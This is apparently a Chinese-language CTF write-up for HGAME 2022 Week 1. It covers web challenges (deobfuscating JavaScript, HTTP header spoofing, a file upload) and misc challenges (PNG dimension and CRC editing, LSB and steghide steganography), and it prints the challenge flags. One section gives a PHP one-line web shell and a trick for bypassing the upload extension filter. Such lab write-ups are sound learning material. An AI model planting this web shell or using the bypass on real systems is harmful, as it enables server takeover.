HGAME 2022 Week1 writeup by D3ic1de

Web

Classic Childhood Game

这是一个纯前端写的页面，打开靶机看到的是一个魔塔，先玩会儿(bushi

玩了一会之后，放弃了，打开开发者工具，看看前端的代码。

然后我们发现这js的文件一一对应着一定的功能，然后我就去看看这一堆js文件，一直看到最后，没看出啥，然后问了ek1ng学长，ek1ng学长提醒我让我再看看event.js，发现打通关了之后会触发一个mota()函数

```
function mota() {
  var a =
['\x59\x55\x64\x6b\x61\x47\x4a\x58\x56\x6a\x64\x61\x62\x46\x5a\x31\x59\x6d\x35\x
73\x53\x31\x6c\x59\x57\x6d\x68\x6a\x4d\x6b\x35\x35\x59\x56\x68\x43\x4d\x45\x70\x
72\x57\x6a\x46\x69\x62\x54\x55\x31\x56\x46\x52\x43\x4d\x46\x6c\x56\x59\x7a\x42\x
69\x56\x31\x59\x35'];
  (function (b, e) {
    var f = function (g) {
      while (--g) {
        b['push'](b['shift']());
      }
    };
    f(++e);
  }(a, 0x198));
  var b = function (c, d) {
    c = c - 0x0;
    var e = a[c];
    if (b['CFrzVf'] === undefined) {
      (function () {
        var g;
        try {
```

```
          var i = Function('return\x20(function()\x20' +
'{}.constructor(\x22return\x20this\x22)(\x20)' + ');');
          g = i();
        } catch (j) {
          g = window;
        }
        var h =
'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=';
        g['atob'] || (g['atob'] = function (k) {
          var l = String(k)['replace'](/=+$/, '');
          var m = '';
          for (var n = 0x0, o, p, q = 0x0; p = l['charAt'](q++); ~p && (o = n %
0x4 ? o * 0x40 + p : p, n++ % 0x4) ? m += String['fromCharCode'](0xff & o >>
(-0x2 * n & 0x6)) : 0x0) {
            p = h['indexOf'](p);
          }
          return m;
        });
      }());
      b['fqlkGn'] = function (g) {
        var h = atob(g);
        var j = [];
        for (var k = 0x0, l = h['length']; k < l; k++) {
          j += '%' + ('00' + h['charCodeAt'](k)['toString'](0x10))['slice']
(-0x2);
        }
        return decodeURIComponent(j);
      };
      b['iBPtNo'] = {};
      b['CFrzVf'] = !![];
    }
    var f = b['iBPtNo'][c];
    if (f === undefined) {
      e = b['fqlkGn'](e);
      b['iBPtNo'][c] = e;
    } else {
      e = f;
    }
    return e;
  };
  alert(atob(b('\x30\x78\x30')));
}
```

然后把这个mota()函数copy一下，放到自己的vscode跑一下，就可以拿到flag啦

Become A Member

这是一道http的题目

他让我们先提供一下身份证明(Cute-Bunny)，那我们就用hackbar插件给他添加一个User Agent,值为Cute-Bunny

然后页面显示需要名为Vidar的邀请码(code)，我先试了post和get发现都不行，然后去问了R1esbyfe学长，学长说code不是通过body的形式来传的，然后发现响应头的Set-Cookie中有一个code=guest，于是我就用hackbar将Coosies的值改为code=Vidar

接着它又说只接收来自bunnybunnybunny.com的会员资格申请，很容易就想到是Referer,于是就添加一个Referer:bunnybunnybunny.com

接下来是本地的请求，那就Add Header,X-Forwarded-For: 127.0.0.1

最后让我们以json请求方式登录，我还是先试着用post上传{"username":"luckytoday","password":"happy123"}，发现不行，然后我接着去搜了json的一些资料，于是我用burpsuite进行抓包

Request Response

Pretty Raw Hex

```
1  GET / HTTP/1.1
2  Host: week-1.hgame.lwsec.cn:31422
3  User-Agent: Cute-Bunny
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6  Accept-Encoding: gzip, deflate
7  Referer: bunnybunnybunny.com
8  Connection: close
9  Cookie: code=Vidar
10 Upgrade-Insecure-Requests: 1
11 X-Forwarded-For: 127.0.0.1
12 Pragma: no-cache
13 Cache-Control: no-cache
14 Content-Length: 47
15
16 {
     "username":"luckytoday",
     "password":"happy123"
   }
```

发送，回到响应就拿到flag了

```
    </g>
  </svg>
  <h1>
    hgame{HOw_ArE_YOu_TOday?}
  </h1>
</div>
<div
```

Show Me Your Beauty


这是一道文件上传题，那就写个php一行木马

```php
<?php
    @eval($_POST['shell']);
?>
```


再将文件后缀改为.jpg，上传成功，然后再用burpsuite进行抓包，找到上传的文件名，并把后缀改成php，重新上传，但是上传失败了，于是去搜了一些资料后，发现可以改成php3,php5,phtml,phtm等后缀进行绕过，每个都尝试了一下，发现都不行，然后发现可以将后缀进行大写，改成.PHP上传成功。

```
{"json":"Upload Successfully! .\/img\/shell.PHP
```

然后用蚁剑进行连接




找到根目录，里面就有一个名为flag的文件



Guess Who I Am

首先看题面就知道需要写个脚本

进去之后就是题目，嘶100道题啊，然后想了想答案会不会协会的官网有，然后去协会官网看了看，确实有历届协会成员的信息，刚好能跟题目对上。然后就去问ek1ng学长需不需要去协会官网把数据爬下来，学长提醒f12，源码里的注释有hint。(-_-||)



这个网址里有所有题目的答案"id":""，"intro":""。我先写了几题

Vidar-Team Member Intro: 18 级 / Web / 车万

Score: 7

然后去学了一整天的爬虫，但是学了个寂寞，于是头铁刚，一题一题写，也算是莽出来了

Vidar-Team Member Intro: 21级 / 爱好歪脖 / 究极咸鱼一条 / 热爱幻想 / 喜欢窥屏水群

Score: hgame{Guess_who_i_am^Happy_Crawler}

逆风 确认

但我寻思着总不能这么写题解吧

未完待续（只因还在学爬虫）


misc

Sign in

这题比较简单给下面的Flag进行Base64解码就可以了

e99p1ant_want_girlfriend

这题先问了下4nsw3r,这题只需要看题目然后+百度就可以整出来了，于是我就去搜crc校验相关的一些题，需要一个010 Editor软件打开图片



查了一些资料，第一行前8个字节**89 50 4E 47 0D 0A 1A 0A**是png格式的文件头，第一行后8个字节的前四个**00 00 00 0D**（十进制的13）代表数据块的长度为13，数据块包含png图片的宽高等信息，这段格式是**固定**的

第二行前八个字节的前四个字节**00 00 02 00**代表图片的宽，这段数据由图片的实际宽决定，之后的四个字节**00 00 02 A8**代表图片的高，这段数据是由图片的实际高度决定的。


第二行的后三个，和第三行的第一个紫色标识的字节是CRC校验码

图片的宽高和校验码是可修改的，改完宽高之后要重新计算CRC校验码。

刚开始我就尝试增大图片的宽然后整出来了一些奇怪的东西，像极了以前家里老电视信号不好的时候整出来的图样

试了好几次，就换了种想法，改一下高度试试，把高度改大

然后..就找到flag了




hgame{e99p1ant_want_a_girlfriend_qq_524306184}

神秘的海报

坐车回到家的兔兔听说ek1ng在HGAME的海报中隐藏了一个秘密……（还记得我们的Misc培训吗？

Misc培训？我立刻去看了看misc培训的ppt


然后下载stegsolve，用stegsolve打开文件，Analyse-Data Extract




这里找到了一部分flag:" hgame{U_Kn0w_LSB&W "，而且提供了一个网站 https://drive.google.com/file/d/13kBos3Ixlfwkf3e0z0kJTEqBxm7RUk-G/view?usp=sharing提供另一部分的flag，并提示我们科学上网来连接

if you direc tly access the google drive cloud disk download in China, it wil l be very slow, you can try to use Scientific Internet a ccess solves the problem of slow or inaccessibleaccess to external netw ork resources. This is my favorite music , there is another part of the secret in the music, I use **Steghide** to encrypt, the password is a **6-digit password** we agreed at the time, even if someone else finds out here, it should not be so easy to crack


稍微的学习了一下，连上了



将音频下载之后，不知道怎样获得这另一部分flag，问了ek1ng学长，原来在stegsolve解出来的内容里面写了(-_-||)，下载了steghide，稍微学了下用法




在steghide的文件夹中找到flag2.txt



